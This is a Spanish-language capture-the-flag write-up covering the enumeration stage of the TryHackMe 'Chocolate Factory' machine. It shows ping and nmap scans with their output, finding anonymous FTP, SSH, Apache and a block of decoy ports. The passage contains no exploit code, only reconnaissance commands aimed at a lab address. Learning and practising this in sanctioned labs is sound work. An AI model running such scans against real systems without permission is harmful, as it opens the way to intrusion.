Chocolate Factory

Resolviendo la máquina Chocolate Factory


> En esta publicación, comparto cómo resolví la máquina **Chocolate Factory** de TryHackMe.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

`ping -c 1 10.10.220.186`




```
PING 10.10.220.186 (10.10.220.186) 56(84) bytes of data.
64 bytes from 10.10.220.186: icmp_seq=1 ttl=63 time=52.7 ms

--- 10.10.220.186 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 52.733/52.733/52.733/0.000 ms
```


TTL=63 -> **Linux**

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.220.186 -oG allPorts
```




```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 18:07 CEST
Initiating SYN Stealth Scan at 18:07
Scanning 10.10.220.186 [65535 ports]
Discovered open port 113/tcp on 10.10.220.186
Discovered open port 22/tcp on 10.10.220.186
Discovered open port 21/tcp on 10.10.220.186
Discovered open port 111/tcp on 10.10.220.186
Discovered open port 110/tcp on 10.10.220.186
Discovered open port 80/tcp on 10.10.220.186
Discovered open port 106/tcp on 10.10.220.186
Discovered open port 102/tcp on 10.10.220.186
Discovered open port 124/tcp on 10.10.220.186
Discovered open port 104/tcp on 10.10.220.186
Discovered open port 119/tcp on 10.10.220.186
Discovered open port 117/tcp on 10.10.220.186
Discovered open port 120/tcp on 10.10.220.186
Discovered open port 109/tcp on 10.10.220.186
Discovered open port 112/tcp on 10.10.220.186
Discovered open port 101/tcp on 10.10.220.186
Discovered open port 121/tcp on 10.10.220.186
Discovered open port 123/tcp on 10.10.220.186
Discovered open port 122/tcp on 10.10.220.186
Discovered open port 118/tcp on 10.10.220.186
Discovered open port 100/tcp on 10.10.220.186
Discovered open port 103/tcp on 10.10.220.186
Discovered open port 107/tcp on 10.10.220.186
Discovered open port 115/tcp on 10.10.220.186
Discovered open port 114/tcp on 10.10.220.186
Discovered open port 116/tcp on 10.10.220.186
Discovered open port 108/tcp on 10.10.220.186
Discovered open port 105/tcp on 10.10.220.186
Discovered open port 125/tcp on 10.10.220.186
Completed SYN Stealth Scan at 18:07, 13.22s elapsed (65535 total ports)
Nmap scan report for 10.10.220.186
Host is up, received user-set (0.057s latency).
Scanned at 2025-07-24 18:07:43 CEST for 13s
Not shown: 65506 closed tcp ports (reset)
```




```
PORT    STATE SERVICE     REASON
21/tcp  open  ftp         syn-ack ttl 63
22/tcp  open  ssh         syn-ack ttl 63
80/tcp  open  http        syn-ack ttl 63
100/tcp open  newacct     syn-ack ttl 63
101/tcp open  hostname    syn-ack ttl 63
102/tcp open  iso-tsap    syn-ack ttl 63
103/tcp open  gppitnp     syn-ack ttl 63
104/tcp open  acr-nema    syn-ack ttl 63
105/tcp open  csnet-ns    syn-ack ttl 63
106/tcp open  pop3pw      syn-ack ttl 63
107/tcp open  rtelnet     syn-ack ttl 63
108/tcp open  snagas      syn-ack ttl 63
109/tcp open  pop2        syn-ack ttl 63
110/tcp open  pop3        syn-ack ttl 63
111/tcp open  rpcbind     syn-ack ttl 63
112/tcp open  mcidas      syn-ack ttl 63
113/tcp open  ident       syn-ack ttl 63
114/tcp open  audionews   syn-ack ttl 63
115/tcp open  sftp        syn-ack ttl 63
116/tcp open  ansanotify  syn-ack ttl 63
117/tcp open  uucp-path   syn-ack ttl 63
118/tcp open  sqlserv     syn-ack ttl 63
119/tcp open  nntp        syn-ack ttl 63
120/tcp open  cfdptkt     syn-ack ttl 63
121/tcp open  erpc        syn-ack ttl 63
122/tcp open  smakynet    syn-ack ttl 63
123/tcp open  ntp         syn-ack ttl 63
124/tcp open  ansatrader  syn-ack ttl 63
125/tcp open  locus-map   syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
           Raw packets sent: 67158 (2.955MB) | Rcvd: 66540 (2.662MB)
```


```
nmap -p21,22,80,100,101,102,103,104,105,106,107,108,109,110,111,112,113,114,115,116,117,118,119,120,121,122,123,124,125 -sCV 10.10.220.186 -oN targeted
```




```
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.184.124
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 bd:4d:6b:d2:c1:9b:09:f1:74:fe:e4:36:92:41:39:c6 (RSA)
|   256 bb:0e:01:ee:de:8b:3f:2d:3f:41:01:dd:8e:6d:17:c8 (ECDSA)
|_  256 43:20:14:4a:45:85:be:75:16:0e:c0:ff:a7:1e:50:d7 (ED25519)
80/tcp   open  http         Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
100/tcp open  newacct?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.______________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
```



